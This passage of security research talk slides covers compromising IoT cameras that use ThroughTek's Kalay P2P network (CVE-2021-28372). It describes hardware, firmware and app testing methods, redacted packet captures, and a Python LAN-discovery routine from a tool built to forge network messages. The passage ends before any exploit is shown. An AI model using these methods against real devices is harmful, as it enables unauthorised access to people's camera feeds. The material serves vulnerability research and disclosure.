Careful Who You Trust

Compromising P2P Cameras at Scale

Jake Valletta

Director


Erik Barzdukas

Manager

Dillon Franke

Consultant

Introductions



Jake Valletta

- 10+ years offensive security
- Focuses/Interests:
  - Mobile Security
  - Embedded/IoT
  - Reverse Engineering
  - Network Protocol Analysis

Erik Barzdukas

- Focuses/Interests:
  - Mobile Platforms
  - Embedded Devices
  - Ghidra Time

Dillon Franke


- Undergrad/Master’s at Stanford University
- Focuses/Interests:
  - Application Security
  - Static Code Analysis
  - Reverse Engineering
  - Red Teaming

Agenda

- Initial IoT Camera Research
- Kalay P2P Network
- Attacking the Kalay Network: **CVE-2021-28372**
- Device Compromise Case Studies
- Conclusions

Initial Research

- Research started in Fall 2020
- General interest in smart cameras
  - Purchased 10+ unique camera models to practice/teach embedded security
  - No specific objectives other than “let’s see what we can find!”
- Common themes:
  - Embedded hardware testing
  - Mobile applications
  - Reverse engineering
  - Web APIs



Multi-Pronged Approach

Mobile Application Analysis

- Download app from app store(s)
- Configure smart camera as a normal user would

Static analysis:

- `apktool`/`baksmali`/IDA Pro

Dynamic analysis:

- rooted/Jailbroken devices
- Proxy network traffic
- `frida`!

Device Analysis

- Physical attacks & debug interfaces
  - UART/JTAG/chip-off
- Analyze network traffic
- Find firmware images and analyze with IDA Pro/Ghidra

- **Goals:** Focus on getting local shell, apply persistence, add additional tools
  - `gdb`, `tcpdump`, `busybox`, `frida`

Looking Ahead – The Results

Embedded Devices:

- **Active UART pins with access to bootloader (usually Das U-Boot) and OS (usually Linux)**
- Non-encrypted data partitions on eMMC + NAND flash
- **Default (or widely known) credentials**
- **Everything runs as `root`**
- Non-encrypted or signed firmware images allow research without purchasing devices
- **Shared code-base between vendors**

Mobile Apps:


- Incomplete/nonexistent certificate pinning
- Lack of platform attestation/jailbreak detection
- **Easier to reverse libraries and code**
- **Malware-esque packers + obfuscation**

Web APIs:

- **Unauthenticated endpoints**
- Appalling error handling
- Input handling and sanitization
- Username enumeration
- Weak password policies
- Lack of rate limiting
- **Public Swagger docs**
- **HTTP (!) + custom AES encryption**

First Unique Finding – What's this UDP Stuff?

- Early network analysis of a particular device was unusual
  - Zero TCP traffic during an audio/video stream (all UDP)
  - Non-standard ports
  - Binary (non-ASCII) looking data
  - Not high entropy
  - Patterns in packet data and packet sizes



```
4.031855   192.[redacted]   17[redacted]   UDP   46    6 43540 → 10001 Len=4
9.050948   192.[redacted]   19[redacted]   UDP   46    7 43540 → 10001 Len=4
9.051433   192.[redacted]   14[redacted]   UDP   46    8 43540 → 10001 Len=4
9.051796   192.[redacted]   17[redacted]   UDP   46    9 43540 → 10001 Len=4
10.284517  192.[redacted]   19[redacted]   UDP   86   10 57621 → 57621 Len=44
10.671424  192.[redacted]   19[redacted]   UDP   330  11 43540 → 10001 Len=288
10.672161  192.[redacted]   14[redacted]   UDP   330  12 43540 → 10001 Len=288
10.672830  192.[redacted]   17[redacted]   UDP   330  13 43540 → 10001 Len=288
10.900616  173.[redacted]   19[redacted]   UDP   330  14 10001 → 43540 Len=288
10.900692  142.[redacted]   19[redacted]   UDP   330  15 10001 → 43540 Len=288
10.900712  192.[redacted]   19[redacted]   UDP   330  16 10001 → 43540 Len=288
14.100808  192.[redacted]   19[redacted]   UDP   46   17 43540 → 10001 Len=4
14.101282  192.[redacted]   14[redacted]   UDP   46   18 43540 → 10001 Len=4
14.101641  192.[redacted]   17[redacted]   UDP   46   19 43540 → 10001 Len=4
19.101007  192.[redacted]   19[redacted]   UDP   46   20 43540 → 10001 Len=4
19.101506  192.[redacted]   14[redacted]   UDP   46   21 43540 → 10001 Len=4

▶ Frame 13: 330 bytes on wire (2640 bits), 330 bytes captured (2640 bits)
▶ Ethernet II, Src: Shenzhen_93:5f:ff ([redacted]), Dst: ADIEngin_0b:fa:41 ([redacted])
▶ Internet Protocol Version 4, Src: 192.[redacted] Dst: [redacted]
▶ User Datagram Protocol, Src Port: 43540, Dst Port: 10001
▼ Data (288 bytes)

0000  00 08 a2 0b fa 41 74 ee  2a 93 5f ff 08 00 45 00   ·····At· *·_···E·
0010  01 3c 00 00 40 00 40 11  93 68 c0 a8 01 8e ad 00   ·<··@·@· ·h······
0020  37 12 aa 14 27 11 01 28  97 ea 3e 2f 8d cc 40 d1   7···'··( ··>/··@·
0030  [redacted]                                         @·=–H–@· ··Z:····
0040                                                     e·x.···· ··b·····
0050                                                     @·>g;·@· ··o···B·
0060                                                     b4–m(·p· ··n.··@·
0070                                                     @·&· ^@· ··n.··@·
0080                                                     @·–m(·@· ··n.··@·
0090                                                     @·–m(·@· ··n.··@·
00a0                                                     @·–m(·@· ··n.··@·
00b0                                                     @·–m(·@· ··n.··@·
00c0                                                     @·–m(·@· ··n.··@·
00d0                                                     @·–m(·@· ··n.··@·
00e0                                                     P·–m(·@· ··n.··@·
00f0                                                     @·–m(·@· ··n.··@·
0100                                                     @·–m(·@· ··n.··@·
0110                                                     @·–m(·@· ·····,··
0120                                                     @·&y··^· ,·n.··@·
0130                                                     @·–m(·@· ··n.··@·
0140                                                     @·–m(·@· ··
```

Enter: The Kalay Network

- Developed by ThroughTek Co., Ltd. (“TUTK”)
- Taiwanese-based software company
- A platform for manufactures/OEMs to enable remote connectivity of smart devices
  - Over 83 Million registered devices and 1.1 billion monthly connections
  - Implemented as an SDK
  - Each device assigned a unique identifier (“UID”)


TUTK

ThroughTek Co., Ltd.

On The Wire

- UDP-based communication
  - Can use TCP in some cases
- Various encodings on binary data
  - Bit shifting, byte swapping, XOR

- Additional layer of security with “DTLS” feature
  - Versions 3.1.10+ of Kalay SDK
  - Wraps AV layer in Datagram Transport Layer Security session in PSK mode




```
▶ Frame 51: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
▶ Ethernet II, Src: Apple_[redacted] (6c:72:e7:[redacted]), Dst: Shenzhen_[redacted] (74:ee:2a:[redacted])
▶ Internet Protocol Version 4, Src: 10.56.15.62, Dst: 10.56.15.66
▶ User Datagram Protocol, Src Port: 62796, Dst Port: 45896
▼ Data (52 bytes)
    Data: 6e6cbded40df40cb3d23482d00eecadad2268d8c8c70d0cacdad280c40e5eaca6e2e8d8c…
    [Length: 52]

0000  74 ee 2a 93 5f ff 6c 72  e7 bb 19 d1 08 00 45 00   t·*·_·lr
0010  00 50 49 fb 00 00 40 11  fd b2 0a 38 0f 3e 0a 38   ·PI···@·
0020  0f 42 f5 4c b3 48 00 3c  a9 8b 6e 6c bd ed 40 df   ·B·L·H·<
0030  40 cb 3d 23 48 2d 00 ee  ca da d2 26 8d 8c 8c 70   @·=#H-··
0040  d0 ca cd ad 28 0c 40 e5  ea ca 6e 2e 8d 8c 40 e1   ····(·@·
0050  40 ca cd f2 28 0c bf e5  35 27 61 72 d3 09         @···(··· 5'ar··
```

Talkin’ Kalay

- Captured hundreds of MB of Kalay PCAP data
- Created a Python implementation of the Kalay protocol (`pytutk`)

- Used in conjunction with `scapy` to do:
  - Transparent encoding/decoding of raw messages
  - Object-Oriented approach to constructing and analyzing Kalay messages
  - Easy to use API to establish connections


- Allowed us to send messages that looked like any node in the network (but mostly Clients and Devices)
  - Let the fun begin!



```
def do_lan_discovery(interface, uuid):

    conn = IOTCConnection(interface=interface)

    msg0601 = IOTCMessage0601.new()
    msg0601.header.body_size = 72
    msg0601.body.uuid = uuid
    msg0601.body.iotc_version = 0x03010a0b
    msg0601.body.client_random_id = gen_client_random()
    msg0601.body.partial_mac_addr = 0xabababab
    msg0601.body.connection_flag = 1

    print "Broadcasting hello..."
    conn.raw_send_br(msg0601)

    resp = conn.raw_read()

    print "Response from %s:%d" % (resp.remote_ip, resp.remote_port)
    print "  Device ID: %s" % resp.iotc_p.body.device_name
